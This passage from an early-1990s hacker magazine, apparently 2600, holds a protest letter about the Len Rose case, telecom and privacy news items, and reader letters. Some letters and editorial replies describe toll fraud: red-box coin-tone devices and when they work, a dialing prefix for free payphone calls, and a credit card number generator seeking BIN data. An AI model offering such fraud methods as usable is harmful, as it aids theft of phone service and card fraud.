At this time Len Rose is still free and awaiting formal sentencing. United States v. Rose was not a case about illegal intrusion into other people's computers. Despite this the Secret Service and AT&T are calling his case a prime example of a hacker conspiracy. In reality, it is only an example of blind justice and corporate power. Like many criminal cases of this type, it is all a question of how much justice can a defendant afford. How much of this type of *injustice* can the American public afford?

**March 29, 1991**

**Robert E. Allen**
**Chairman of the Board**
**ATT Corporate Offices**
**550 Madison Ave.**
**New York, NY 10022**

**Dear Mr. Allen:**

As a loyal ATT long-distance customer all my life, I feel I owe you an explanation for canceling my ATT long-distance service.

I have never had a problem with ATT service, operators, or audio quality. I was more than willing to pay the small premium, and have been a heavy user of ATT long-distance services for the past fifteen years. I am also a consultant in the computer business who has used Unix and its derivatives intermittently over the past 10 years. Outside of my technical work I have long been involved in legal and political issues related to high technology, especially space. One of my past activities involved the political defeat of an oppressive United Nations treaty. I have also taken substantial personal risks in opposing the organizations of Lyndon LaRouche. During the last three years I have been personally involved with email privacy issues.

Because of my interest in email privacy, I have closely followed the abusive activities of Southern Bell and the Secret Service in the Phrack/Craig Neidorf case and the activities of ATT and the Secret Service with respect to the recently concluded case involving Len Rose. Both cases seem to me to be attempts to make draconian "zero tolerance" examples of people who are—at most—gadflies. In actuality, people who were pointing out deficiencies and methods of attack on Unix systems should be considered "resources" instead of villains.

I consider this head-in-the-sand "suppress behavior" instead of "fix the problems" approach on the part of ATT and the government to be potentially disastrous to the social fabric. The one thing we don't need is a number of alienated programmers or engineers mucking up the infrastructure or teaching real criminals or terrorists how to do it. I find the deception of various aspects of ATT and the operating companies to obtain behavior suppression activities from the government to be disgusting, and certainly not in your long-term interest.

A specific example of deception is ATT's pricing login.c (the short program in question in the Len Rose case) at over $77,000 so the government could obtain a felony conviction for "interstate wire fraud." Writing a version of login.c is often assigned as a simple exercise in first-semester programming classes. It exists in thousands of versions, in hundreds of thousands of copies. The inflation is consistent with Southern Bell's behavior in claiming a $79,000 value for the E911 document which they admitted at trial could be obtained for $13.

I know you can argue that the person involved should not have plead guilty if he could defend himself using these arguments in court. Unlike Craig Neidorf, Len Rose lacked parents who could put up over a hundred thousand dollars to defend him, and your company and the Secret Service seem to have been involved in destroying his potential to even feed himself, his wife, and two small children. At least he gets fed and housed while in jail, and his wife can go on welfare. All, of course, at the taxpayer's expense.

There are few ways to curtail abuses by the law (unless you happen to catch them on videotape!) and I know of no effective methods to express my opinion of Southern Bell's activities even if I lived in their service area. But I can express my anger at ATT by not purchasing your services or products, and encouraging others to do the same.

By the time this reaches your desk, I will have switched my voice and computer phones to one of the other long-distance carriers. My consulting practice has often involved selecting hardware and operating systems. In any case where there is an alternative, I will not recommend Unix, ATT hardware, or NCR hardware if you manage to buy them.

**Yours in anger,**
**H. Keith Henson**
**San Jose, CA**

**THIS IS HOW ONE PERSON REACTED TO THE AT&T FIASCO. WE'D LIKE TO KNOW WHAT OTHERS ARE DOING.**

йцукенгшщзфывапролджэячсмитьбю

*SUEARN Network BBS +7-095-9383618*
*PsychodeliQ Hacker Club BBS +7-351-237-3700*
*Kaunas #7 BBS +7-012-720-0274*
*Villa Metamorph BBS +7-012-720-0228*
*WolfBox +7-012-773-0134*
*Spark System Designs +7-057-233-9344*
*Post Square BBS +7-044-417-5700*
*Ozz Land +7-017-277-8327*
*Alan BBS +7-095-532-2943*
*Angel Station BBS +7-095-939-5977*
*Bargain +7-095-383-9171*
*Bowhill +7-095-939-0274*
*JV Dialogue 1st +7-095-329-2192*
*Kremlin FIDO +7-095-205-3554*
*Moscow Fair +7-095-366-5209*
*Nightmare +7-095-128-4661*
*MoSTNet 2nd +7-095-193-4761*
*Wild Moon +7-095-366-5175*
*Hall of Guild +7-383-235-4457*
*The Court of Crimson King +7-383-235-6722*
*Sine Lex BBS +7-383-235-4811*
*The Communication Tube +7-812-315-1158*
*KREIT BBS +7-812-164-5396*
*Petersburg's Future +7-812-310-4864*
*Eesti #1 +7-014-242-2583*
*Flying Disks BBS +7-014-268-4911*
*Goodwin BBS +7-014-269-1872*
*Great White of Kopli +7-014-247-3943*
*Hacker's Night System #1 +7-014-244-2143*
*Lion's Cave +7-014-253-6246*
*Mailbox for citizens of galaxy +7-014-253-2350*
*MamBox +7-014-244-3360*

*New Age System +7-014-260-6319*
*Space Island +7-014-245-1611*
*XBase System +7-014-249-3091*
*LUCIFER +7-014-347-7218*
*MESO +7-014-343-3434*
*PaPer +7-014-343-3351*
*Interlink +7-095-946-8250*
*Hackers Night 2 +7-0142-601-818*
*Micro BBS +7-0142-444-644*
*P.O. Box Maximus +7-0142-529-237*
*Lion's Cave BBS +7-0142-536-246*
*Barbarian BBS +7-0142-211-641*
*Kroon BBS +7-0142-444-086*
*SVP BBS +7-3832-354-570*
*XBase System +7-0142-477190*
*SPRINT USSR +7-095-928-0985*

**PHONE NUMBERS SUPPLIED BY READERS**

| | |
|---|---|
| 202-456-6218 | WHITE HOUSE FAX |
| 202-456-2883 | VICE PRESIDENT'S FAX |
| 202-456-1414 | WHITE HOUSE OPERATOR |
| 202-456-2343 | PRESIDENT'S DAILY SCHEDULE |
| 202-456-6269 | FIRST LADY'S DAILY SCHEDULE |
| 800-424-9090, 202-456-7198 | EXCERPTS OF PRESIDENTIAL SPEECHES |
| 202-456-4974 | NATIONAL SECURITY COUNCIL |
| 202-456-2326 | OFFICE OF THE VICE PRESIDENT |
| 202-456-6797 | CHIEF OF STAFF |
| 202-456-2100 | PRESS SECRETARY |
| 202-456-2335 | PERSONNEL DEPARTMENT |
| 202-479-3000 | SUPREME COURT |
| 703-351-7676 | CENTRAL INTELLIGENCE AGENCY |
| 703-351-2028 | PERSONNEL DEPARTMENT |
| 919-755-4630, 704-322-5170 | JESSE HELMS |

**We've been getting pretty sick of this smug bragging that's been passed all over the place. Keeping people out in a controlled environment is easy. We'd like to issue a challenge of our own. If these products are so secure, then distributing a list of those companies that now use them should cause no problem whatsoever. How about it?**

## *Identifying Callers*

Caller ID mania continues to spread. Centel, the local independent phone company of Las Vegas, recently started offering Caller ID services to its customers. They have one option that they seem to be trying to convince everyone not to get: All Call Blocking. Unlike Per Call Blocking (where customers dial *67 or 1167 before placing a call), All Call Blocking permanently blocks your number from being displayed on other people's phones when you call them. "All Call Blocking may prevent you from reaching residential customers because you have no way to unblock," their little pamphlet says. Centel doesn't allow businesses to subscribe to All Call Blocking. They don't explain this decision but we know there's no technical reason why this isn't possible. They also mislead their customers into believing that All Call Blocking will delay ambulances and emergency vehicles because the phone number won't be displayed. In actuality, Caller ID will only be used by those emergency services that don't have Enhanced 911, the service that displays your number and address as soon as you call 911. So people who choose All Call Blocking who don't live in an Enhanced 911 area are probably quite used to not having their numbers displayed when they call 911. In other words, life as usual.

This kind of arm twisting and fact distortion has been apparent ever since Caller ID first appeared on the horizon. Recently, Southern Bell expressed outrage over the Florida Public Service Commission's unanimous ruling that call blocking had to be offered. Southern Bell wanted everyone to have their numbers identified, whether the caller wanted it or not. Bell spokesman Spero Canton said angrily, "Those who want to continue misusing telephone service through harassing calls still will have a convenient means to do so." The fervor with which Caller ID is being rammed down our throats is reason enough for consumers to be hesitant.

## *Person Identification*

According to *Electronic Engineering Times*, Sierra Semiconductor Corp. is designing an analog front-end chip for Caller ID services. The chip uses the signal sent by the phone company between the first and second ring and converts it to display the calling number. It's known as the SC11210/11211 Caller-ID chip and will be available for about $2 each in high volumes. The February 18 article says Sierra will use its cell-based design tools "to take a frequency-shift key demodulator from a standard modem, and combine it with a four-pole bandpass filter, input buffer, energy-detection circuit, and clock generator".

It's predicted that the small size of this chip could signal the start of

a trend toward Caller ID actually identifying the person regardless of the location they're calling from. Ken Kretchmer, principal analyst at Action Consulting Inc. of Palo Alto, CA was quoted as saying, "It would be a shame if the technological possibilities of PCNs (Personal Communications Networks) were lost because of a concern on privacy that might well be considered outdated."

Or maybe, just a little too inconvenient.

## *Credit Release*

Our local major paper, *Long Island Newsday*, occasionally comes up with an intelligent editorial. The latest instance of this occurred on April 2nd when they called for Congress to pass legislation requiring credit reporting companies to send everyone a copy of their credit records once a year for free. It's about time the media latched onto this. We've been yelling about this gross unfairness for years now. Credit agencies have files on practically each and every one of us. Most people never even knew about these files until hackers started uncovering them in 1984. In order to see what's written about you, you are forced to pay, one way or another. TRW offers their Credentials service which "allows" you to see your credit report whenever you want and find out who's been accessing your file. Not only do they charge for this, but they actually try to get more information on you when you apply, in the interest of accuracy, of course. It gets worse. TRW now has 900 numbers that charge outrageous amounts for this information: $15 for a fax copy of your credit report, $25 to get it sent to you overnight, and $1 a minute ($2 for the first) to hear your credit report read to you. And that's only for members! TRW's 800 number remains for people who want to talk about signing up. This blatant rip-off and invasion of privacy has been tolerated for far too long.

## *Credit Due*

Recently, one of our staffers received a check from a credit card company. In actuality, the check was an unsolicited loan, something this company does quite frequently, in the hopes that the customer will deposit the check and instantly start racking up interest charges on the loan. But this time it was different. Along with the check came an itemization of how it should be spent. The amount of money our staffperson owed on bank credit cards and retail credit cards was printed. How convenient. We wonder if this doesn't constitute an unauthorized look at someone's credit report. After all, they had to have looked at the credit report to know how much was owed. Yet, several weeks after this occurred, TRW Credentials (to which our staffer foolishly subscribes) reported no inquiries had been made.

And they wonder why hackers try to hold onto their anonymity.

## *Modern Times*

We are told that there are no more crossbar central offices in the 212 area code. This means no more deep baritone rings or busy signals that make your spine tingle. 212 is now completely electronic. We wonder though, why it is necessary for all of the rings and all of the busys to sound exactly the same. The new modern switches are perfectly capable of altering the sound. While standardization is obviously the goal here, monotony and lack of imagination don't have to be part of that.

## *Whose Scam Is It?*

There was an interesting scam in New York a couple of months ago. It seems the owner of a 212-540 number (540 numbers are generally rip-offs that charge outrageous amounts when you call them) had gone through an exchange of pager numbers and paged a whole lot of people with his 540 number. Well, what do you think happened? A bunch of confused people wound up calling the 540 number and, when they did, they each incurred a charge of $55!

Local law enforcement is very proud of the fact that they caught this person. He did, after all, page everyone with his phone number. But apart from being a real sleaze, we fail to see what the crime here is. A person calls a bunch of pagers and keys in his phone number. As far as we know, that is not a crime. When his number is called, an incredible charge is incurred. Again, no crime is being committed. The 540 exchange in the New York area is set up to take people's money. That's where the real crime is taking place every day. Such exchanges should not be allowed to blend in with the scenery.

The phone companies make very little attempt to warn consumers of the charges they can receive. Any system where simply misdialing one number can result in a huge bill or where an exchange is a premium exchange in one area code but not in another is a flawed system. As usual, between the phone companies who make out like bandits and law enforcement people who have as little grasp of the technology at work as the average citizen, the facts remain distorted and confused.

## *Eternal Vigilance*

Another sleazeball operation in New York concerns private payphones (COCOTs). It seems that a particular company had actually turned its phones into "calling card thieves". The phones had been set up to record the calling card numbers that were being used. These numbers were later sold to drug dealers and you can probably predict the rest. There are an incredible number of situations where what you are dialing can be recorded. Take hotels, for instance. Every time you dial something from a hotel room, it's probably being printed out for hotel records somewhere. This includes any and

all numbers you dial after calling the phone number. While most hotels won't sell your calling card numbers to drug dealers, the potential is always there. And then there's the garbage....

## *Illegal Networks*

According to *The Economist*, the German Postal Ministry (they run the phones) discovered 23 illegal private telephone networks in eastern Germany, including one formerly controlled by Stasi, the secret police. Because of a shortage of telephone lines in eastern Germany, the networks will be allowed to continue operating for at least another year.

## *EFF Lawsuit*

On May 1st, the Electronic Frontier Foundation filed a civil suit against the United States Secret Service and others involved in the Steve Jackson Games raid of last spring (see our Spring 1990 issue to relive that moment of history). According to EFF Staff Counsel Mike Godwin, Jackson was "an absolutely innocent man to whom a grave injustice has been done". Jackson's business was nearly driven to bankruptcy, a manuscript and several computers were taken, and private electronic mail was gone through.

When asked how important it was that Jackson not be considered a hacker, Godwin replied, "First, the rights we argue in this case apply to hackers and non-hackers alike, so it's not as if we were seeking special treatment under the law for hackers. Everybody uses computers now, so the rights issues raised by computer searches and seizures affect everyone. Second, the facts of Steve's case show how muddy the government's distinctions between hacker and non-hacker, and between criminal and non-criminal, have been. Steve Jackson was never the target of a criminal investigation, yet at least one Secret Service agent told him that his *GURPS Cyberpunk* book was a handbook for computer crime."

Godwin said the interests that Jackson and the EFF want to protect "derive directly from well-understood Constitutional principles".

We're glad to see groups like the EFF emerge and start fighting back. We encourage support for their efforts. They can be contacted at 617-864-0665. It's going to take a lot of awareness and vigilance on everyone's part to keep these injustices from occurring again and again.

## *Prodigy Invading Privacy?*

Those who argue against hackers almost invariably portray them as a threat to our privacy. "Breaking into my computer is like breaking into my home," is a phrase heard quite often in that camp. Never mind that hackers are generally uninterested in personal computers but go instead for mainframes and mini's run by huge corporations and institutions.

We wonder what their reaction is now to the news that a huge corporation has been breaking into personal computers all over the country. Sort of.

It seems that the online service

known as Prodigy, run by IBM and Sears, has been writing a file called STAGE.DAT on its subscribers' hard drives. This file is supposed to contain information concerning the user's configuration, which screens he uses frequently, and other details designed to make his Prodigy session interactive and fast. But recently, Prodigy subscribers have been dissecting their STAGE.DAT files and finding bits and pieces of files that Prodigy has no business possessing - everything from personal letters to databases to directories of the personal computer.

Many subscribers were outraged, saying they had no idea this information was in the file and demanded to know how it got there and what Prodigy was doing with it. Prodigy and its supporters claim that it's an inherent trait of MS-DOS to put bits and pieces of previously used files in the space allocated to new files. Full directories were often included in this manner.

While it's quite likely that this is exactly what happened, we find it more than a little disturbing that Prodigy supporters are so quick to drop the issue. The implications here are downright frightening.

First off, why is it so much easier to believe the intentions of Prodigy than it is to believe the intentions of an individual exploring a wide open computer system? After all, if we move so quickly to prosecute teenagers suspected of downloading text from a huge corporation, shouldn't we be moving just as quickly when a huge corporation is suspected of downloading text from an individual? Prodigy says they were not looking at any personal data but how do we know this for sure? Have there been raids in this case? Seized equipment? If those actions are so important and necessary in the course of an investigation, why then haven't they occurred?

The logic is clearly flawed. The laws are only effective if they treat everyone equally. Prodigy seems to be getting a fair deal. They're able to explain exactly what they were doing and why what happened happened. They're being given the opportunity to fix their programming so personal data is no longer captured. We strongly doubt the authorities would be so fair if this was an individual accidentally gaining access to corporate secrets.

Apart from that, there is a much bigger issue. Personal computers are wide open. If you give access to someone, they can quickly find out a whole lot about you. If someone at Prodigy were to look at the data in a typical STAGE.DAT, they would probably come across other file names. They could then rewrite the programming so those files were accessed. And what happens when the authorities realize that they can access people's personal files through their Prodigy accounts? Might they use that ability as a "high tech weapon" to catch criminals? The possibilities are terrifying - and endless.

Putting faith in a commercial venture that has direct access to your computer is an act of utter foolishness. This little escapade may have at least taught people the dangers of such setups.

# Reader Feedback Time

## *Some Suggestions*

**Dear *2600*:**

I enjoyed Dr. Williams' "Hacker Reading List" article. Hackers and others will also want to check out the Carnahan Conference on Security Technology. This is a collection of article abstracts from the annual conference. Both the theoretical and practical aspects of a broad range of security tech topics are covered. Everything from surveillance countermeasures to tapping fiber optic cables has been covered at some time. It's available for $22.50 from OES Publications, Office of Engineering Services, University of Kentucky, Lexington, KY 40506-0046, phone 606-257-3343. You may be able to find this publication at your local university library.

Which brings up a good point: many of the newsletters and trade journals mentioned in the article should be at your local university library. So go check. Some of the books might be there too. In fact, it isn't a bad idea to thoroughly search your library for interesting books, journals, and articles every six months or so. If you did, you might find such gems as "Thwarting the Information Thieves" (IEEE Spectrum, July 1985) or The Big Brother Game by Scott French. A lot of information is out there just waiting for you to find it.

On to another subject: I have written a credit card verification and generation program as a HyperCard stack based on the algorithm in the Autumn 1990 issue. This algorithm would be a lot more effective if a card's bank identification number (BIN) was also checked. The BIN is the first four (or maybe more) digits of the card that indicates the type of card and the issuer. For example, 5398 is the BIN for AT&T Universal Mastercard. I'm all set to include the BINs in my program, but I have no way of getting them, short of individually gleaning them from people's cards. A BIN directory is published by the aptly named Fraud and Theft Information Bureau, but it costs a whopping $895. Does anyone out there have BIN information that they would like to share with the rest of us?

**Mr. Upsetter**

*If we get it, we'll share it. There is no reason in the world why such information should be suppressed. You have every right to know what the numbers on your credit cards mean.*

Dialing Assistance

**Dear *2600*:**

Help, I just spent $39 for a Radio Shack pocket tone dialer #43-141, four AAA batteries, five 6.55 Mhz crystals from Fry's and a *2600 Magazine*, Autumn 1990.

After reassembling and programming my converted dialer, I rushed to the nearest payphone for a test. I had no luck at three different payphones. I disassembled the dialer and reversed the 6.55 Mhz crystal leads hoping this would solve the problem. It didn't.

There is a mound of epoxy covering the processor. Is this a Radio Shack modification to foil attempts to modify their dialer? Can you help me convert my dialer or give me another source for an inexpensive way to modify it? The article also referred to a diagram. Can you please send me a copy of that diagram?

**TT**
**Palo Alto, CA**

**Dear *2600*:**

Help! I have built a red box like the one described on page 33 of the Autumn issue but alas it does not seem to work. It does produce tones remarkably similar to coin tones but when tested in the real world, it doesn't seem to have any effect (I tried programming in five * tones as suggested). Any ideas or suggestions would be greatly appreciated since I just blew about forty bucks building the thing.

**Larry**
**New York**

**Dear *2600*:**

I built the converted tone dialer red box described in the Autumn issue. I used the Radio Shack part #43-141 dialer and ordered the 6.5536 Mhz crystal from the company recommended in the article. The construction was easy and went as per the article's directions. The dialer did seem to make a series of beeps that sounded something like pay phone coin tones when programmed as described, however when I tried it out on a real pay phone, the electronic voice simply kept asking me to deposit money as though it never heard the tones generated by the dialer. What's wrong?

**SM**
**Leucadia, CA**

*Since we've been hearing from people who have successfully completed the project, it would appear that the plans do work. What some of you may have made the mistake of doing, however, is attempt to use the tones to fake out coin requests on local calls. This will not work. Red box tones can only work in conjunction with ACTS, the system that asks for a specific amount of money for a specific amount of time. ("Please deposit x dollars and y cents for the first z minutes.") Red box tones have no effect on a dial tone nor will they work on those calls that don't require additional deposits. In some places, you may be able to activate ACTS on local calls by inserting your area code before the number you're calling. If you can do this, the red box tones will then work for that call.*

*There is in reality no diagram for that article. That was an editing error. Sorry.*

## *What Could It Be?*

**Dear *2600*:**

I found out from someone who must remain anonymous, for obvious reasons, that by dialing 1-617-890-9900 you can find out if your line is being traced. After it picks up you will hear a tone. If it goes up in pitch and then back down and continues to repeat, your line is not traced. If it goes up in pitch and does not go back down to repeat, your line is being traced.

I tried it and, according to the information, my line is not being traced. Does anyone know anything about this number? I would like to find out who owns it and exactly how it works and if it really tells you if your line is being traced.

**MadScientist**

*First of all, we assume you mean tapped and not traced. Who would be tracing your line? The number you mentioned? What would be the point? Another number? How could one number in one part of the country know if another number someplace else was tracing your number? If you indeed meant tapped, think of how it would be possible for a distant phone number to know whether or not somebody is wired into your phone line. We haven't reached that stage of integration yet. The number you mention is a sweep tone, used to measure frequency response on a phone line. New York Telephone has lots of these, usually ending with 9979. The only way these would be useful to a tapped line would be to call it, leave it off the hook, and annoy the hell out of the tappers.*

## *Info Needed*

**Dear *2600*:**

I would like to know more about Cable and Wireless's offer of an 800 number for only ten dollars. This is fantastic! Just the thing I was looking for to get my cottage industry (publishing) off the ground.

I also see that you're looking for old tapes of telephone circuits and funny fone calls; do you mean like old-fashioned or unusual sounding dial tones, ringing tones, busys? Because I think I might have some from the early seventies. Interested?

And when you say funny fone calls, do you mean like prank anonymous calls? Or annoying or clever calls to friends?

**JN**
**New York**

*Lots of people are asking us about that 800 number deal. You can call Cable and Wireless at 800-486-8686 or 950-0223 and enter 811 at the tone. While they have a fair pricing structure, they can botch things up if you don't watch what they're doing. They're also notorious for not calling you back. But if you stick with them, their service will pay off most times.*

*All of the above tapes sound interesting to us. As modern equipment all tends to sound the same, hearing sounds from the past can be most intriguing. Clever phone calls are also welcome. Some of this material may wind up being aired on the radio in New York City.*

*There are still some interesting telephone exchanges in existence, by the way. The 423 exchange in Willimantic, CT is one of the oldest Western Electric step offices in the country. Call 203-423-0972 for a reverse battery test. The 516-788 exchange in Fisher's Island, NY is also an ancient step office with all kinds of interesting sounds. We'd welcome any reports of other such exchanges throughout the world.*

## *Compliments*

**Dear *2600*:**

The two winners in the hacker replies contest provided some first class op-ed journalism. I found them both to have the most profound information defending the right to hack.

I am not an experienced computer user, or hacker, but subscribe to *2600* to stay informed of the many issues that interface with the feds and other agencies. I can identify with the implied paranoia the two writers have. It is justified.

I thank both of your anonymous contributors for sharing. I put *2600* down as a much more informed person.

**Carl Flach**
**San Leandro, CA**

## *Mysteries*

**Dear *2600*:**

Here's an interesting number I ran across a while ago. I was trying to call a friend of mine at the Dunkin Donuts store that she worked at, but I didn't know the number. Being the lazy bastard that I am I called directory assistance and they gave me the number: 508-687-6090.

I called the number and instead of getting a human being I got a sequence of DTMF tones, followed by silence. Entering any sequence of numbers followed by the "#" will give you a cheesy computer-generated voice that fairly shouts "UNAUTHORIZED" at you. After two attempts it will hang you up. I then called directory assistance back and they gave me a different number, 508-688-8572, which is the correct number. It turns out that if you ask for the number of the Dunkin Donuts on Haverhill St. in Methuen, Massachusetts, about 10 percent of the time directory assistance will give you the first number (508-687-6090). This is fucked, as is much of the phone service in my area.

It might be interesting to decode the DTMF stuff that is first heard when the number picks up. I did some research and learned that some of the fast food chains use a computerized ordering system for raw materials, where the manager calls in his order using touch tones. This may be one of those systems, but I may be wrong.

In any case, it sure as hell is interesting.

**Flaming Carrot**

*We strongly suspect that this number belongs to a COCOT (Customer Owned Coin Operated Telephone). The touch tones you hear when it's called translate to 159-508-687-6090-A with A being one of the extra tones not used on most touch tone pads (silver box tones).*

**Dear *2600*:**

On Sunday, March 24, between 10 and 11 pm MST, I made several attempts to call a relative near Red Bluff, CA in the 916 area code. For each attempt, a loud buzz was returned, followed by a message like, "All lines are busy. 5054T." I then dialed the operator at "0". After two attempts, I got through. I asked for an explanation and she told me that she didn't know what "5054T" meant or why the lines would be tied up. She suggested that I call the AT&T operator at "102880", which I did. The AT&T operator then tried to dial the number for me and got a same-sounding loud buzz followed by, "All lines are busy. 9161T." She then stated that these kinds of messages meant that there were "trunk problems". I asked her where the trunk problems were, and she stated that they were in New Mexico. I then asked her why it was busy when she tried. She then stated that the problem was in California. I then asked her what the problem was and, incredibly, she told me that "San Francisco had experienced a 4.0 earthquake" that morning that "probably severed the trunk lines". The next day I called my relative, an avid news watcher, and she stated that she was unaware of any earthquake anywhere in California. And nothing appeared in the papers, on TV, or on the shortwave to indicate any earthquake anywhere in California. What is going on here?

**New Mexico**

*The first time your call never made it out of New Mexico. This is indicated by the location of the error message (505-4T) in the 505 area code. When you went through the AT&T operator, she was able to get you to the 916 area code in California. It's important to understand how to interpret these error messages so that you can figure out how to get your call through. In this case, the initial tie-up in 505 indicated that there was congestion in that area. If you were unable to get out at all from 505, that would tell you that the problem was coming from the 505 area. If you were only having trouble reaching 916 from 505, that would mean that the problem was most likely in 916 and that was causing congestion in other parts of the country. Whatever the cause, there is almost always a way to bypass it. Next time, try routing your call through alternate long distance carriers. (By the way, we're told there was a small earthquake on that day.)*

## Observations

**Dear *2600*:**

While I agree with you that most of the services Allnet offers are outrageously overpriced, I do have to disagree with you about call delivery. Being the sort of person who travels and likes to call in when passing coin phones at rest stops (cellular is OK but too expensive for routine stuff), the Allnet basic 950 or 1-800 rates are somewhat better (for the most part) than the other providers.

The call delivery option is very handy when the other line is busy, or if I'm checking in at an ungodly hour. At $1.75 to leave a message, it seems reasonably fair and legit. Also, of course, sending a one-way message means you don't get stuck actually talking to the person.

On another topic, many of the alternative common carriers will, in fact, give you remote (as opposed to 1+) access if you tell them you're part of a big PBX or CENTREX which has been committed to one of their competitors. No guarantees that any specific company will provide you with such an account, but it's definitely worth a try.

Finally, I noticed an interesting feature of my recently upgraded central office. If I call a number, the ring or busy signal will cut out after about 1.5 minutes. After a bit of kerchunking, I get kicked back to a dial tone. If other CO's and PBX's do this sort of thing, it just might be a way to get second, unrestricted, dial tones.

**Danny**
**Harlem, NY**

## General Complaints

**Dear *2600*:**

I have enclosed a copy of an article published in the magazine "Law and Order" which is self-explanatory. The various law enforcement agencies would like to destroy the underground press. Chilling if you think about the recent busts and raids. Is this country really as free and democratic as we are led to believe?

Another thing that has been bothering me is some of the things offered for sale in your classifieds and letters section. One is credit card number generator software, offered in the Autumn 1990 issue. A company that would sell something found on many underground, or just regular bulletin board systems has got to be a joke. I cannot say what they offer is the exact same thing, but I have seen public domain programs that would do just as good a job as the one they have. The companies that prey upon the uninformed are just as dangerous as any scam or con artist. Many things I have seen are freely available to anyone with a computer and a modem, and are in the public domain. Meaning they do not have copyright laws on them. I realize everyone has to make money somehow, but to steal from others and overcharge has me a bit steamed.

While I am on the subject of rip-offs, I will express my opinions on those selling back issues of TAP. Most of the issues are copies from a state historical society. They are the censored copies. Missing many parts. The sets are incomplete. They have the two middle pages shrunk into one so it comes out three pages per issue. They are not really worth paying $100 for them. I have seen claims to having original complete sets with indexes and schematics. Many of the issues had schematics in them. So what is the extra deal about getting a set with them included? Many of the original TAP issues were printed more than once and were updated to include new information or updated diagrams. These people do not have these pages included in their "complete set". I have also seen flyers that were distributed with issues and have yet to see anyone claim to have these included for sale. The day I see a set of copies from a complete original set is the day Abbie Hoffman comes back and personally hands them to me.

**Predator**

*If you haven't seen anyone offering what you're looking for, then why come down so hard on the people offering what they do have? It's also hard to imagine that you've gone through all of the collections that have been advertised. Maybe some of them do have those missing parts. Perhaps you should write them and ask.*

*Concerning public domain material: while some of us may have access to computers and modems, others do not. To make hardcopy versions (assuming it's exactly the same as what you have access to) means collecting, printing, assembling, and mailing. All of this involves investment of time, energy, and money. That is why there is a charge. To say they overcharge for the item you refer to is a bit unfair, considering there wasn't even a price mentioned in the ad. If you really believe it's a rip-off, there is nothing stopping you from offering the same material at a better price.*

*We should mention that the writer is editor of the new TAP, which is reachable at PO Box 20264, Louisville, KY 40250-0264. Samples are $2.*

## Payphone Question

**Dear *2600*:**

Kudos to Noah Clayton for that most excellent Autumn 1990 article, "Converting a Tone Dialer into a Red Box"! I found this article to be among the best on this subject and Mr. Clayton's genius is unsurpassed in considering and actually designing a successfully working red box out of a tone dialer - both in terms of styling and simplicity - not to mention effectiveness! It sure as hell beats using a converted Walkman for the purpose!

But, speaking of pay phones, I am very much interested in learning more about employing these phones for channeling to other numbers. I am aware of using internal corporate loop

lines for such action, but in one of your previous issues, you made mention of employing pay phones to call out to other numbers. Could you recommend to me where I could find this information out?

**TG**
**PA**

*Any phone line can be modified to forward to another number. Pay phone lines are not supposed to be able to do this, but they certainly are not totally immune. Such modifications generally require access to phone company computers, which we frequently make reference to in these pages.*

## *Frustration*

**Dear *2600*:**

Several months back I wrote to you informing you that I did not receive an issue of *2600*. No one answered me nor was the issue ever sent to me. I have borrowed that issue from a friend.

I have been a subscriber since just about when you started this publication. The copies that I missed I got by ordering the back issues. I still have all of your issues but one.

As a matter of fact, I've written several letters. Never a reply was sent. I am writing this time hoping that you will respond. If not I'll never write or call again because it's a waste of time. Perhaps you will answer two questions for me. I've enclosed a SASE. It won't cost you nothing.

1. On page 11 of Volume 7, Number 4, Winter 1990: what is the complete name and address of Telecom?

2. On page 26 of Volume 7, Number 4, Winter 1990: what is the complete name and address of URR Newsletter?

What gives with the ad on page 41 ("Controversial DTMF Decoder"). They use two names same address?

**TG**
**Mt. Vernon, NY**

*We printed the full address of Telecom Digest in that issue. It's published electronically so there isn't a US Mail address. The address again is: eecs.new.edu!telecom. We don't have the address of URR Newsletter but we'll print it if we get it. We don't understand your final question at all.*

*We absolutely cannot reply personally to subscribers (unless it involves a subscription matter). We are deluged with all kinds of personal requests through the mail and over the phone that we just don't have time for. People want us to tell them what kind of computer to buy. They want access codes. They want to talk to a "real hacker". Our favorites are the people who call our machine, listen to the long detailed message about subscription rates, then leave us a message to call them and tell them how to subscribe!*

*We don't mean anything personal by this. But we just can't reply to each and every question we get. Questions like yours are best answered through the letters section. Regarding your missing issue, let us know which issue you're missing and we'll send it again.*

## *AT&T Special Deal*

**Dear *2600*:**

I just wanted to inform your readers that AT&T, in cooperation with your local Bell Operating Company, has been offering a low cost calling option from "Genuine Bell" payphones. To use this calling plan, simply dial 10732+1+NPA+NXX+XXXX. If your call completes to the number dialed without request for the deposit of any money, you win. Unfortunately, international numbers using the 011 format cannot be dialed using this plan (Canada can be reached).

10732 is the CIC (Carrier Identification Code) for AT&T's SDN (Software Defined Network). Due to programming setup errors in many CO's (central offices), "one plus" calls prefixed with this code will complete from a payphone at no charge. When trying this, you may get one of the following unsuccessful results:

1. A request from the ACTS (Automated Coin Toll Service) or an operator for the deposit of money. This would indicate that there is not a programming error in the CO serving the payphone. Try another CO.

2. A recording saying that your call cannot be completed as dialed or that your call cannot be completed with the access code you used. This may indicate that either the CO is not set up for equal access or that it does not recognize the 10732 CIC. Try another CO.

3. A reorder (fast busy) tone. I'm not really sure what this means as far as how the CO is programmed. The reason for this confusion is that when dialing from one payphone a person might get fast busy, but when trying the payphone right next to it in a row of payphones, the call would complete without a problem. These results are repeatable. This may indicate that AT&T is trying to block calls from payphones on a case by case basis. If you do get a fast busy, try another payphone on the same CO.

**Noah Clayton**

## *Telco Rip-off*

**Dear *2600*:**

Thought you might be interested in the enclosed item that came with my latest Pa Bell bill. Note that while they are cutting $1.20 off most bills (not mine, I ordered rotary dial service when I moved in), they are also cutting back on a negative surcharge so as not to lose any revenue (so MY bill goes up).

Note that if you have custom features (Pa Bell calls it "COMSTAR", the TT service is bundled in with it and since there is no extra charge for TT, *no price reduction.*

As an aside, several years ago Pa Bell sent me a letter saying that they had detected TTs on my line and I wasn't paying the surcharge for TT, so I had to either start paying the surcharge (since it was "their mistake" that allowed my use of TT, they offered to waive back payments if I agreed to start paying now), or they would remove the TT service. I called and told the bellcroid to remove the TT service. She said fine. I never heard anything further, and my TT phones still work to this day.

**RG**
**Los Angeles**

## *Information*

**Dear *2600*:**

The ANAC number for Nevada is 380-xxx-xxxx.
Other parts are 449.

**Dear *2600*:**

I have another number for your ANAC list. This number works in three different counties, but not always: (415) 760-x111 (x=0-9)

**Boxholder**
**Walnut Creek, CA**

**Dear *2600*:**

I just received my first issue of *2600* and I wanted to let you know how pleased I was. I hope to be a longtime subscriber.

Also, ANAC for 816 is 972-xxxx.

**The Butler**

**Dear *2600*:**

